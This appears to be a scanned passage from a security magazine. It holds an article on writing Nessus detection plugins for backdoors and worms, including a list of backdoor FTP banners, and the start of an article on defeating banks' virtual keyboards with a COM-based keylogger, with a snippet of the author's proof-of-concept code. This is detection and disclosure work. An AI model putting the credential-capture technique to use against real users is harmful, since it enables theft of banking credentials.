The use case: Korgo is a worm exploiting the LSASS vulnerability on TCP port 445 and opens a backdoor on TCP ports 113 and 3067. See the url below for more details: *http://securityresponse.symantec.com/avcenter/venc/data/w32.korgo.c.html*.

We assert that if we found a host on which the port TCP/113 and TCP/3067 are opened it is suspicious enough to check and raise an alert in a vulnerability report (see Listing 5).

For more than two ports, it should be more readable and effective to write a `for` loop, we leave the reader the opportunity to write it.

Suspicious Service Protocol or Method

Some specific malware changed some configuration component part to lower the security level of a server/host, without a system au-

Listing 2. *Check for LOGS share*

```
if(description)
{
script_id(11561);
script_cve_id("CVE-2003-1122");
script_bugtraq_id(7476);
script_version ("$Revision: 1.7 $");
name["english"] = "ScriptLogic logging share";

script_name(english:name["english"]);

desc["english"] = "
The remote host has an accessible LOGS$ share.

ScriptLogic creates this share to store the logs, but does not properly set the permissions on it. As a result, anyone
                       can use it to read the remote logs.
Solution : Limit access to this share to the backup account and domain administrator.
Risk factor : High";

script_description(english:desc["english"]);

summary["english"] = "Connects to LOGS$";
script_summary(english:summary["english"]);

script_category(ACT_GATHER_INFO);

script_copyright(english:"This script is Copyright (C) 2003 - 2005 Tenable Network Security");
family["english"] = "Windows";
script_family(english:family["english"]);

script_dependencies("netbios_name_get.nasl", "smb_login.nasl");
#these kb entries need to be set
script_require_keys("SMB/name", "SMB/login", "SMB/password", "SMB/transport");
script_require_ports(139, 445);
exit(0);
}

include("smb_func.inc");

#get network information from knownledge base
port = kb_smb_transport();
name = kb_smb_name();
if(!name)exit(0);

#get network information from knownledge base
login = kb_smb_login();
pass = kb_smb_password();
dom = kb_smb_domain();

#test if port is open
if(!get_port_state(port))exit(1);

#open socket
soc = open_sock_tcp(port);
if ( ! soc ) exit(1);

#initialise the session with the given credential
session_init(socket:soc, hostname:name);
#try to connect to LOGS$ share
r = NetUseAdd(login:login, password:pass, domain:dom, share:"LOGS$");
if ( r != 1 ) exit(1);

#if we can get one file, it's a security issue!
handle = FindFirstFile (pattern:"\*");
if ( ! isnull(handle) ) security_hole(port);
NetUseDel();
```

Listing 3. *Check for known FTP banner*

```
desc["english"] = "
Synopsis :

An FTP server is listening on this port

Description :

It is possible to obtain the banner of the remote FTP server
by connecting to the remote port.

Risk factor :

None";

if(description)
{
script_id(10092);
script_version ("$Revision: 1.26 $");
name["english"] = "FTP Server Detection";
script_name(english:name["english"]);


script_description(english:desc["english"]);


summary["english"] = "Connects to port 21";
script_summary(english:summary["english"]);

script_category(ACT_GATHER_INFO);

script_copyright(english:"This script is Copyright (C) 2005 Tenable Network Security");
family["english"] = "Service detection";
script_family(english:family["english"]);
script_require_ports("Services/ftp", 21);
script_dependencies("find_service_3digits.nasl", "doublecheck_std_services.nasl");
exit(0);
}

#load ftp function
include("ftp_func.inc");


#check if ftp service port is stored in kb
port = get_kb_item("Services/ftp");
if (!port) port = 21;


#grab the ftp banner at port
banner = get_ftp_banner(port: port);


#if banner string is not empty
if(banner)
{
#checks against well known banners and set kb according to
if("NcFTPd" >< banner)set_kb_item(name:"ftp/ncftpd", value:TRUE);
if(egrep(pattern:".*icrosoft FTP.*",string:banner))set_kb_item(name:"ftp/msftpd", value:TRUE);
if(egrep(pattern:".*heck Point Firewall-1 Secure FTP.*", string:banner))set_kb_item(name:"ftp/fw1ftpd", value:TRUE);
if(egrep(pattern:".*Version wu-.*", string:banner))set_kb_item(name:"ftp/wuftpd", value:TRUE);
if(egrep(pattern:".*xWorks.*", string:banner))set_kb_item(name:"ftp/vxftpd", value:TRUE);

#create a dynamic report with what was found
report = desc["english"] + '\n\nPlugin output :\n\nThe remote FTP banner is :\n' + banner;
security_note(port:port, data:report);
}
```

dit or data file integrity tools these changes can be difficult to catch.

The use case: we assert that we know a worm which lowers the SSH protocol version from 2.0 to 1.x. The SSH v1.x protocol is deprecated. It must not be used for security reasons. A vulnerability exists that leads to the decryption of the entire contents of a snooped connection. The remote SSH server must not deal with protocol v1.x client negotiation.

The SSH server sends as a banner the protocol version to SSH client as in the session below:

```
telnet 192.168.1.201 22
Trying 192.168.1.201...
Connected to groda (192.168.1.201).
Escape character is '^]'.
SSH-2.0-OpenSSH_4.1p1 Debian-7ubuntu4.1
```

The SSH client can then lower its protocol version by negotating with the server if the server is misconfigured. If the server prohibits that it sends to the client the string *Protocol major versions differ* and cuts the connection. In Listing 6 you can see a remote check to test this.

Table 2. *Current existing banner grabbing function*

Name of .inc File	Function Prototype
backport.inc	get_backport_banner(banner)
ftp_func.inc	get_ftp_banner(port)
misc_func.inc	get_unknown_banner(port, ipproto, dontfetch)
smtp_func.inc	get_smtp_banner(port)
ssh_func.inc	get_ssh_banner()
telnet_func.inc	get_telnet_banner(port)

Suspicious Service Banner

Here we will discuss two examples, the first about a current FTP service, not a malware anyway but it's a must see example, and another one a little bit more complicated to detect unwanted but known FTP backdoors installed by some current worms.

The first use case: according to CVE-1999-0362 we know that old FTP server WS-FTP was vulnerable to a denial of service attack before authentication process.

Searching in Nessus plugins, we find that the plugin id 14586 checks this flaw: see Listing 7. Generally, it is not a good advice to do checks based on banner version number, I agree it is an easier and quicker way and the most important a less intrusive method but it brings some limitation and sometimes errors.

Listing 4. *Check for bad.exe file*

```
if (description)
{
   script_id(90000);
   script_version ("$Revision: 1.00 $");
   script_name(english:"Checks for /bad.exe");
   desc["english"]="/bad.exe is usually installed at the root web server by the malware named VERYBAD.

Solution: Upgrade your web server.

Risk factor: High";

   script_description(english:desc["english"]);
   script_summary(english:"Checks for the existence of /bad.exe");

   script_category(ACT_GATHER_INFO);
   script_copyright(english:"This script is Copyright (c)2006 David Maciejak");
   script_family(english:"CGI abuses");
   script_dependencie("find_service.nes", "http_version.nasl");
   script_require_ports("Services/www", 80);
   script_exclude_keys("Settings/disable_cgi_scanning");

   exit(0);
}
#we load specific http function
include ("http_func.inc");
port = get_http_port(default:80);
if ( ! port ) exit(0);
#test is item path can be found on host target at given port
if(is_cgi_installed(item:"/bad.exe",port:port))
       security_hole(port);
```

Listing 5. *Korgo worm detection*

```
if(description)
{
 script_id(12252);
 script_version ("$Revision: 1.2 $");
 name["english"] = "Korgo worm detection";
 script_name(english:name["english"]);

 desc["english"] = "
The remote host is probably infected with Korgo worm.
It propagates by exploiting the LSASS vulnerability on TCP port 445
(as described in Microsoft Security Bulletin MS04-011)
and opens a backdoor on TCP ports 113 and 3067.

See also :
http://securityresponse.symantec.com/avcenter/venc/data/w32.korgo.c.html
http://www.microsoft.com/technet/security/bulletin/MS04-011.mspx

Solution:
- Disable access to port 445 by using a firewall
- Apply Microsoft MS04-011 patch.

Risk factor : High";

 script_description(english:desc["english"]);
 summary["english"] = "Korgo worm detection";

 script_summary(english:summary["english"]);

 script_category(ACT_GATHER_INFO);

 script_copyright(english:"This script is Copyright (C) 2004 David Maciejak");
 family["english"] = "Backdoors";
 script_family(english:family["english"]);
 script_dependencies("find_service.nes");
 script_require_ports(113, 3067);
 exit(0);
}
#
# The script code starts here
#
#we will check two ports
ports[0] = 3067;
ports[1] = 113;

#if state was previously open during scan operation
if (get_port_state(ports[0]))
{
              #test if socket can still be opened to this port
        soc1 = open_sock_tcp(ports[0]);
        if (soc1)
        {
                if (get_port_state(ports[1]))
                {
                        soc2 = open_sock_tcp(ports[1]);
                                               #test if socket can be opened to port1 and port2,
                        if (soc1 && soc2)
                        {
                                close(soc1);
                                close(soc2);
                                security_hole(ports[0]);
                        }
                }
        }
}
exit(0);
```

When a security flaw appeared, a Linux vendor that packages the applications quickly patches their version to release as soon as possible an updated package but often they do not chang the application banner version. When this problem occurs, a vulnerability scanner still detects the flaw but the application is not vulnerable, it is a false positive. Sometimes with regex it can be tricky to write and vulnerable banner version is not matched by the pattern. The flaw exists but it is not detected by the checks, it's what is known as false negative. Then, the best way is to understand well enough the flaw to write a plugin that effectively does the attack.

Table 2 shows a list of current predefined banner grabbing functions. These functions can be found in various *.inc* files. The specific *module* needs to load with a call to include(`name of .inc file`) function.

Instead of using a predefined function, it's always possible to connect directly to the port and grab the banner using `recv_line` function.

```
soc=open_sock_tcp(port);
if (!soc) exit(0);
banner=line=recv_line(socket:soc,
                          length:4096);
while (line =~ "^220-") {
      line=recv_line(socket:soc,
                          length:4096);
      banner+=line;
}
close(soc);
...
```

Listing 6. *Check for SSH protocol v1 enabled*

```
if(description)
{
 script_id(10882);
 script_version ("$Revision: 1.14 $");
 script_bugtraq_id(2344);
 script_cve_id("CVE-2001-0361");


 name["english"] = "SSH protocol version 1 enabled";

 script_name(english:name["english"]);

 desc["english"] = "
Synopsis :

The remote service offers an insecure cryptographic
                       protocol

Description :

The remote SSH daemon supports connections made
using the version 1.33 and/or 1.5 of the SSH protocol.

These protocols are not completely cryptographically
safe so they should not be used.

Solution :

Disable compatiblity with version 1 of the protocol.

Risk factor :

Low / CVSS Base Score : 3
(AV:R/AC:H/Au:NR/C:P/A:N/I:N/B:C)";


 script_description(english:desc["english"]);

 summary["english"] = "Negotiate SSH connections";
 script_summary(english:summary["english"]);

 script_category(ACT_GATHER_INFO);


 script_copyright(english:"This script is Copyright
                       (C) 2002 - 2006 Tenable Network
                          Security");

 family["english"] = "General";

 script_family(english:family["english"]);
 script_dependencie("ssh_proto_version.nasl");
 script_require_ports("Services/ssh", 22);
 exit(0);
}

function test_version(version)
{
soc = open_sock_tcp(port);
if( ! soc )exit(0);
str = string("SSH-", version, "-NessusSSH_1.0\n");
r = recv_line(socket:soc, length:255);
if ( ! r ) exit(0);
if(!ereg(pattern:"^SSH-.*", string:r))
 {
 close(soc);
 return(0);
 }
send(socket:soc, data:str);
r = recv_line(socket:soc, length:255);
close(soc);
if(!r)return(0);
#if protocol version differs
if(ereg(pattern:"^Protocol.*version", string:
                          r))return(0);
else return(1);
}


port = get_kb_item("Services/ssh");
if(!port)port = 22;
if(!get_port_state(port) || ! get_kb_item("SSH/banner/"
                          + port) )exit(0);

#test if we can upper the protocol version number
if(test_version(version:"9.9"))exit(0);

#test if we can lower the protocol version number to 1.x
if((test_version(version:"1.33")) ||
   (test_version(version:"1.5")))
         security_note(port);
```

The second use case: Based on ftp_kibuv_worm.nasl script that has been written to detect some known but unwanted FTP backdoors, checks are done on a suspicious port and on the service banner (see Listing 8).

Listing 7. *Check for WS_Ftp DoS flaw*

```
if(description)
{
script_id(14586);
script_bugtraq_id(217);
script_cve_id("CVE-1999-0362");
if (defined_func("script_xref")) script_xref(name:"OSVDB", value:"937");

script_version ("$Revision: 1.4 $");
name["english"] = "WS FTP CWD DoS";

script_name(english:name["english"]);

desc["english"] = "
According to its version number, your remote WS_FTP server is vulnerable to a
denial of service.

A logged attacker submitting a 'CWD' command along with arbitrary characters
will deny the ftp service.

** Nessus only checked the version number in the server banner

Solution : Upgrade to the latest version
Risk factor : Medium";

script_description(english:desc["english"]);


summary["english"] = "Check WS_FTP server version";
script_summary(english:summary["english"]);

script_category(ACT_GATHER_INFO);

script_copyright(english:"This script is Copyright (C) 2004 David Maciejak");


family["english"] = "FTP";
family["francais"] = "FTP";
script_family(english:family["english"]);
script_dependencie("find_service.nes", "ftp_anonymous.nasl",
"ftpserver_detect_type_nd_version.nasl");
script_require_ports("Services/ftp", 21);

exit(0);
}


#we need special ftp function
include ("ftp_func.inc");
port = get_kb_item("Services/ftp");
if(!port) port = 21;
if (! get_port_state(port)) exit(0);
#they are predefined banner grabbing function for current services
banner = get_ftp_banner(port:port);
#here we check vulnerable known version with a grep regular expression
#advisory said that version 1.0.0 1.0.1 and 1.0.2 are vulnerable, but as
                        example #1.0.10 will probably not that's why we had
                        added a [^0-9]
if (egrep(pattern:"WS_FTP Server 1\.0\.[0-2][^0-9]", string: banner))
security_warning(port);
```

This script is very modular, if you wanted to add a detection to another backdoor that used three digit banners you can do so: (Take as example `NetSphere` detailed on: *http://xforce.iss.net/xforce/alerts/id/advise30*).

NetSphere is a backdoor that performs the standard backdoor functions, including logging keystrokes, setting up a port redirector, capturing screenshots, and several functions to operate with Mirabilis ICQ. NetSphere works on Windows 95, 98, and Windows NT. NetSphere uses TCP ports 30100 and 30102. To determine if NetSphere is running on a machine.

If you connect to port 30102, you will see this banner: 220 NetSphere Capture FTP As the banner is displayed before authentication process, we can detect it without having valid credential. We know the TCP port on which it listens (TCP/30102) and the default service banner.

Then, we just have to add an entry in the array variable named `banners`, as follows:

```
banners = make_array(
"220 StnyFtpd 0wns j0",             "KIBUV.B",
"220 fuckFtpd 0wns j0",            "KIBUV.B" ,
"220 Reptile welcomes you",         "Reptile",
"220 Bot Server (Win32)",            "Agobot",
"220 NetSphere Capture FTP",      "NetSphere");
```

Limitation, What Can Not Be Detected

Language script limitation. NASL is a very rich language, there may not be a function for each task you want to do but it's easy and powerfull enough to write your own module for a specific protocol as the SSH v2 example client was written entirely in NASL. You are just limited by your own ideas and skills.

Persistent Plugin

Checks need to be as quick as possible due to their numbers. Thus, scanning remotly an entire hard drive is possible but not recommended. Waiting for a particular event to occur with network sniffing is not a good practice either. There are some specific tools to do that, like passive scanning (see Tenable PVS for example *http://www.tenablesecurity.com/products/pvs.shtml*).

External Connection

Due to Nessus' secure design, the scanner engine can not connect to other hosts than the target. Thus, if you want to check some data on a target with external information you need to include it staticly in the plugin. It is true, for example, for a plugin to verify the antivirus patterns/engine are up to date.

What kind of malware can be detected?

All malwares that leave clues about their being on the system can be detected manually or automatically by a scanner tool. These clues can be registry modifications, suspicious files, processes, objects, etc.

In this case, the user needs to know what to search for, a previous malicious analysis needs to have been done first. Kaspersky labs (*http://www.kaspersky-labs.com/*) or Symantec Response Team (*http://www.symantec.com/enterprise/security_response/index.jsp*) are both good sources of information.

How Malware Prevent Themselves From Being Detected

Malicious unwanted program can use advanced techniques to conceal themselves from the system, and then from the end user. Among these techniques - we can find kernel rootkits (*http://en.wikipedia.org/wiki/Rootkit*). More often, basic tricks are used to confuse the user or administrator. For example, an existing Windows executable file name is found in a non standard Windows directory, or a default file name is slighlty modified. For example, W32/Mydoom drops the file services.exe in the `%WinDir%\` directory, the services.exe Microsoft default file is located in `%WinDir%\system32` and is the Services Control Manager, which is responsible for running, ending, and interacting with system services.

Another technique, that is probably going to spread much, is having virtual machine detection features embedded in. There are many ways for the malicious code to detect that

Listing 8. *Check FTP banners*

```
if(description)
{
 script_id(18367);
 script_version ("$Revision: 1.6 $");

 script_name(english: "Detect Kibuv & other worms");
 script_description(english:desc);

 script_summary(english: "Detect some backdoors FTP
                      banner (KIBUV, Agobot...)");
 script_category(ACT_GATHER_INFO);
 script_copyright(english:"This script is Copyright (C)
                      2006 Michel Arboi");
 script_family(english: "Backdoors");
 script_dependencie("find_service1.nasl");
 # Trend says that KIBUV.B is on 7955 but I saw it on
                      14920 and 42260
 script_require_ports("Services/three_digits", 7955);
 exit(0);
}
#
include('misc_func.inc');
#make an array of well known worms
banners = make_array(
"220 StnyFtpd 0wns j0",         "KIBUV.B",
"220 fuckFtpd 0wns j0",         "KIBUV.B" ,
"220 Reptile welcomes you",     "Reptile",
"220 Bot Server (Win32)",       "Agobot"        );
#this function tries to detect well known banners from
                      previous array on each #port list
                      in ports variable defined below
function test(port)
{
 local_var      b, txt, trojan, ban;
#if port state is down
 if (! get_port_state(port)) return 0;
#grab the banner
 b = get_unknown_banner(port: port);
 # KIBUV.B is already processed by ftp_kibuv_worm.nasl
                      and agobot
 # by find_service2 and others...
 if (! b) return 0;
 foreach ban (keys(banners))
 {
#if grab's banner match one of well known
  if (match(string: b, pattern: ban+'*'))
  {
#we set the information in the knowlegde base
   trojan=banners[ban];
   set_kb_item(name: 'ftp/'+port+'/backdoor', value:
                      trojan);
   set_kb_item(name: 'ftp/backdoor', value: trojan);
#and we slighly modify the plugin description report
   txt = str_replace(string: desc, find: '%BACKDOOR%',
                      replace: trojan);
   txt = strcat(txt, '\n\nAdditional Info :\n\nThe banner
                      is : ', b);
   security_hole(port: port, data: txt);
   return 1;
  }
 }
 return 0;
}

 # Trend says that KIBUV.B is on 7955 but I saw it on
                      14920 and 42260
#make a list of known suspicious port, three_digits
                      services corresponds to #services
                      port on which banners start with
                      three ascii digits (see plugin
                      #find_service_3digits.nasl)
ports = make_service_list(7955, 'Services/three_digits',
                      'Services/agobot.fo', 'Services/
                      ftp');
#for each of them check the banner
foreach port (ports) test(port: port);
```

Table 3. *Current malware information analysis example (based on December 2006 Top 10)*

Position	Virus Name	% of Reports	Type	Description
1	Dref	35,2	Virus	Create %System%\alsys.exe
2	NetSky	22,2	Worm	Create %Windir%\FVProtect.exe
3	Mytob	10,7	Worm	Create %Windir%\wfdmgr.exe
4	Stratio	7,8	Worm	Create %Windir%\rsmb.exe and %Windir%\rsmb.dll
5	Bagle	5,2	Worm	Create %System%\I1RU54N.EXE
6	Zafi	4,8	Worm	Create HKLM\Software\Microsoft_Hazafibb\
7	MyDoom	3,3	Worm	Create key HKLM\Software\Microsoft\Windows\CurrentVersion\Run\JavaVM or key HKCU\Software\Microsoft\Windows\CurrentVersion\Run\JavaVM
8	Sality	2,8	Virus	Create %System%\vcmgcd32.dll
9	Nyxem	1,3	Worm	Create %System%\scanregw.exe
10	StraDI	0,9	Trojan	Create key HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Windows\AppInit_DLLs with value <random>.dll
Others		5,8		

it's running on a virtual machine, the easiest is to detect the presence of virtual machine processes and/or hardware characteristics.

A more reliable technique but more complicated is to rely on assembly level code that behaves differently on a virtual machine than on a physical host. This feature can sometimes be added by a third party packing utility (for example the commercial packer Theminda very popular in China *http://www.oreans.com/themida.php*). Note that more and more malware are already using anti-debugging routines (which can be done quite easily with an appropriate packer like NTKrnl Secure Suite packer).

The last purpose of these techniques is only to slow down analysis by specialists.

Conclusion

With these examples, we have seen how to detect clues about the infection of PuP (Potentially Unwanted Programs). In the near future, I do not think we will see serious multi OS malware like some people are saying. It will be more and more difficult to detect malware from an outside host, for example ports are opened on demand and/or are dynamic, now with some local testing plugins this operation can be easier. But if malicious malware writers use very advanced techniques like API hooking, or polymorphism to hide from the OS then their unwanted program is also hidden from the scanner.

The easiest way to detect them is to detect strange network behaviour, a sort of outbreak detecton. An IDS/IPS is better for this purpose but this can affect network behaviour and have some unwanted effects. Thus we have seen the birth of a new kind of scanner: the Passive Vulnerability Scanner as opposed to the active scanner that interacts with hosts and services, this scanner analyzes and collects information from network packets without generating network activity. For more information on this, you can see Tenable NeVO product available at *http://www.tenablesecurity.com/products/pvs.shtml*

I hope this article gives you the will to write your own scripts and while you are at it, why not contribute them for all Nessus users! If you want to improve yourself, you can start to study the Top 10 December 2006 malware list from Sophos and write a plugin based on the description clue. ●

NOTE

Where `%WinDir%` is typically `C:\WINDOWS` and `%System%` is `%WinDir%\SYSTEM32`. Please note, that when Virus Name is a family (NetSky or Bagle for example) the most representative virus from this family has been taken into account for the description clue. Table 3 contains an extract from Sophos monthly issue Top 10 malware available at: *http://www.sophos.com/pressoffice/news/articles/2007/01/toptendec.html*

About the Author

David Maciejak lives in France, he is a security specialist that spend some of his free time working on opensource projects such among others Nessus, Metasploit and Snort.
Contact the author: *koma@kyxar.fr*

Thirty Eyes In Outer Space: The GPS Phenomenon | April 2007 | Rs 30
Information Technology
i.t.
INFORMATION TECHNOLOGY TODAY TOMORROW
"And miles to go before I sleep..."
Intel India and the 80-core processor
Innovation Behind The Screens
Ideas • Technology Transfer • Incubation
Intellectual Property • Killer Products
Is Innovation At The Mercy Of Lawyers?
The Challenges Of Measuring Innovation

Defeating On-Screen or Virtual Keyboard Protection

Debasis Mohanty

Difficulty

●●○

Before reading this article, the reader should be (and, I assume, is) familiar with on-screen keyboards (OSKs) and/or virtual keyboards (VKs). In case you have not heard of these before, here is a brief description: OSKs and VKs are software- or application-based keyboards which are used as an additional authentication security layer against standard key-loggers (to prevent them from capturing keystrokes).

These keyboards can be used in the same way as normal keyboards except that the user must use a mouse to click on the buttons (on-screen) instead of typing them by hand. This authentication technique is used by most financial organizations to protect their customers against key-loggers and malware that records keystrokes. In the case of OSKs and VKs, no keystrokes are generated; instead, an algorithm is used that fills in input boxes with the intended character when the user clicks on the respective buttons. This action will be further discussed below.

The purpose of writing this article is to educate users about how such sophisticated protection mechanisms can easily be broken and should not be relied upon as foolproof. Most financial organizations try to promote their online services byadvertising such protection mechanisms that, in actuality, leads only to a false sense of security for the customers. However, having this kind of protection does not make a user insecure by default. I would rather say that it is an appreciable and additional layer of security, but users must also be aware of the chance of threats. Let us say, for example, that if the idea of defeating such a mechanism is not widespread, it is very unlikely that any particular user's machine is infected with a sufficiently advanced key-logger that can capture OSK and VKs generated texts. However, this may not be the case in near future, as more and more advanced mal-

What you will learn...

- Know why relying entirely upon security solutions while doing online banking can be a dangerous mistake.
- Understand why VKs or OSKs are a mis-guided attempts to defeat key-logging softwares and gives a false sense of security to an average non-IT literate person.

What you should know...

- Before doing online banking, you should know how to verify the authenticity of the bank site by viewing its SSL certificate.
- Ensure the PC you use for online banking is upto-date with latest security patches and anti-virus.
- Always ensure while logged on to the banking site, all the transaction made are via SSL.

ware is written at increasing rates. What does this all mean? Do not blindly trust valuable data to such sophisticated OSKs and VKs but be aware that there still is a chance your credentials could get stolen, as would be the case if the system were infected with equally advanced key-loggers or malware.

I shall now discuss the technical aspects of these advanced key-loggers and will give a complete analysis describing how such advanced protection mechanisms can be easily defeated.

Technical Background

There have always been different ways and means of circumventing and defeating key-loggers. This problem is why the concept of on-screen keyboards and virtual keyboards came into picture. On-screen keyboards have been around for quite some time now.

As per my current knowledge, there are only two known methods for defeating such OSKs or VKs: one is by capturing the area around the mouse pointer when a click event occurs, and the other is by directly retrieving the input box values from the web page via direct access to the values by using COM (*Component Object Model*). In this article, I'll be discussing, in detail, the second method since I discovered it. Compared to the first method, the second method is a much more effective and reliable approach for defeating OSKs or VKs.

Mouse Click 10 x 10 Square Area Capture

In this approach, every time a user clicks on the website, a square of 10 x 10 pixels (or any other specified value) around the mouse pointer is captured by the key-logger which then stores the data in a sequence that allows for identification of the user's details (ID and password).

The ability to defeat on-screen keyboards by capturing a 10 x 10 square area around a mouse click has been known since 1997 and is publicly used by several advanced key-loggers and malware. One well-known worm which used this technique was in the W32/Dumaru family. That attack was against the e-Gold keypad. Similarly, there are several cases of such malware which have used this technique. I personally know many Brazilian hackers who have been using this technique for quite some time.

However, like any other key-logger, the screen capture mechanism is not foolproof, as a clever user can still trick it into recording the wrong password or desired detail. Let us say my password is `s3curity`.

To trick the key-logger, the user can click the following sequence on the virtual keyboard:

Listing 1. *Script handling emulation of keyboard characters*

```
. . .
   <area shape=rect coords="90,60,116,87" href="#" onclick="write_pin('.')">
   <area shape=rect coords="120,60,145,87" href="#" onclick="write_pin('<')">
   <area shape=rect coords="150,60,176,87" href="#" onclick="write_pin(',')">
   <area shape=rect coords="240,60,296,87" href="#" onclick="backSpacer();">
   <area shape=rect coords="300,60,355,87" href="#" onclick="clearAll();">
   <area shape=rect coords="270,90,296,116" href="#" onclick="write_pin('O')">
   <area shape=rect coords="300,90,326,117" href="#" onclick="write_pin('P')">
   <area shape=rect coords="45,120,71,147" href="#" onclick="write_pin('A')">
   <area shape=rect coords="75,120,101,147" href="#" onclick="write_pin('S')">
   <area shape=rect coords="105,120,131,147" href="#" onclick="write_pin('D')">
   <area shape=rect coords="135,120,161,147" href="#" onclick="write_pin('F')">
   <area shape=rect coords="165,120,191,147" href="#" onclick="write_pin('G')">
   <area shape=rect coords="195,120,221,147" href="#" onclick="write_pin('H')">
   <area shape=rect coords="225,120,251,147" href="#" onclick="write_pin('J')">
   <area shape=rect coords="255,120,281,147" href="#" onclick="write_pin('K')">
   <area shape=rect coords="285,120,311,147" href="#" onclick="write_pin('L')">
   <area shape=rect coords="210,29,236,57" href="#" onclick="write_pin(']')">
   <area shape=rect coords="180,29,206,57" href="#" onclick="write_pin('[')">
   <area shape=rect coords="300,30,326,57" href="#" onclick=write_pin('\"')>
   <area shape=rect coords="240,30,266,57" href="#" onclick="write_pin(':')">
   <area shape=rect coords="270,30,296,57" href="#" onclick="write_pin(';')">
   <area shape=rect coords="330,30,356,57" href="#" onclick="write_pin('\'')" >
. . .
```

Listing 2. *Script handling emulation of keyboard characters*

```
. . .
document.write('<TD><A href="#" onclick="write_pin('+numArray[0]+')"><IMG SRC="/IbsImages/login/'+numArray[0]+'.gif"
                       WIDTH="26" HEIGHT="27" BORDER="0" hspace=2></A></TD><TD><A href="#" onclick="write_pin('+numA
                       rray[1]+')"><IMG SRC="/IbsImages/login/'+numArray[1]+'.gif" WIDTH="26" HEIGHT="27" BORDER="0"
                       hspace=2></A></TD><TD><A href="#" onclick="write_pin('+numArray[2]+')">
. . .
```

```
567[clear all]3[backspace]s5
                [backspace]curity
```

The above method will trick the key-logger into recording the wrong password (5673s5curity) unless it is able to keep track of all changes made and extract the correct password.

Direct Access to Input Box Values by Hooking into Internet Explorer using COM

Around mid-year 2005 I was a bit inspired to write a PoC (proof-of-concept) key-logger (Download link: *http://hackingspirits.com/vuln-rnd/Defeat-CitiBank-VK.zip*) to capture texts emulated using virtual keyboards. The PoC key-logger was publicly released on 5th Aug, 2005 to demonstrate the hack as it applied to a particular banking site; however, the fact remains that the same approach is applicable to any site which uses similar VKs or OSKs. As you read further, you'll understand how this particular approach of defeating OSKs and VKs cannot be easily tricked, unlike ordinary key-loggers. In this approach the key-logger hooks directly into IE by making COM calls and directly monitors the User ID/Password box. Hence there is no logging before the FORM POST occurs. This approach saves a lot of disk space and the key-logger only captures the password present in the password box just prior to the FORM POST.


Listing 3. *Code Snippet from Advance Virtual Keyboard (VK) Logger*

```
Private Function RetrieveInfo(objDoc As Object) As Boolean
    Dim objElement      As Object
    Dim lngLen          As Long
    Dim lngIndex        As Long
    Dim blnFound        As Boolean

    For cnt = 1 To 300
    'Checks if the element is a text-box.
    Set objElement = objDoc.All.Item(cnt)
    If LCase(objElement.getAttribute("Type")) = "text" Then
        txtCardNo.Text = objElement.getAttribute("Value")

        ' Extra code added to identify the element ID of input box for
                     entering card number
        If StrComp(txtCardNo.Text, "4980", vbTextCompare) = 0 Then
        MsgBox "The element ID of input box for Card Number is " & cnt
        End If
        End

        blnFound = True
    End If
[…]
```


Welcome to Citibank Online

Use your **keyboard** to enter your 16 digit ATM / Debit Card Number or Credit Card Number or Loan ID or World Money Card

□ Save my card number and create username

Enter your Password using the Mouse

● IPIN ○ QPIN

Internet Password is not case sensitive.

Attribute: Node: INPUT

Name	Value
class	logbodytext
name	PassWd
onclick	this.blur();
onfocus	this.blur();cardFlag=false;
readOnly	-1

□ Show Read-Only Properties

Current Style:

Property	Current Value
background-color	#ffffff
border-bottom-width	2px
border-left-width	2px
border-right-width	2px
border-top-width	2px
border-width	2px

□ Show Default Style Values

View Citibank Online Demo
8 1 4 7 0 2 5 6 9 3
~ ` ! @ # $ % ^ & * ( )
- _ + = { } [ ] : ; " '
? / > . < , | \ ← Back Clear all
Q W E R T Y U I O P
A S D F G H J K L
Z X C V B N M
Login
Secure
DOM Explorer
Trouble logging in? Click here!
Online identity fraud/phishing
File Find Disable View Outline Images Cache Tools Validate
<TR>
<TR>
<TR>
<TR>
<TR>
<TR>
<TD class=logbodytext>
<TD class=logbodytext>
<INPUT class=logbodytext>
<TR>
DOM Explorer
Web elements and its attributes

Figure 1. *DOM Viewer showing enumerated web elements details of an site*

Before I discuss in depth how an OSK or VK can be defeated, it is important for the reader to first understand how the concept of a VK works. The code snippet is available as Listing 1 and 2 which uses VK for authentication. Listing 1 and Listing 2 seem to deal with the mouse click event and emulate various keyboard characters which are further used to fill up user credentials detail in the input boxes.


Now that you have understood how the keystrokes are emulated using an OSK or VK, it is important to understand how these values can be accessed using COM. Any web page viewed using a browser has various items known as web elements. The web elements are nothing more than the input boxes, various buttons, selection boxes, frames, etc. Each of these items or web elements is associated with some attribute, such as size, name, type, value, and color.

Using COM, various web elements in a web page can be enumerated and their values of can be accessed. To get a further grasp on the idea of web elements and their respective attributes, use a DOM Explorer, which will enumerate the details for you.

In Figure 1, in the left bottom corner, you can see various web elements in the web page enumerated and their corresponding values (in the bottom middle frame).

Complete Analysis

In this section, I will discuss various steps involved in my creating the PoC keylogger. Here I have used a sample banking site which uses a VK for user authentication. The user credentials used here for authentication is the User's credit or debit card number and a Password PIN (*Personal Identification Number*, here called IPIN).



Use your keyboard to enter your 16 digit ATM / Debit Card Number or Credit Card Number or Loan ID or World Money Card

4980

Figure 2. *Sample user input box*

Identify the Element ID of the Input Box for Entering the Card Number

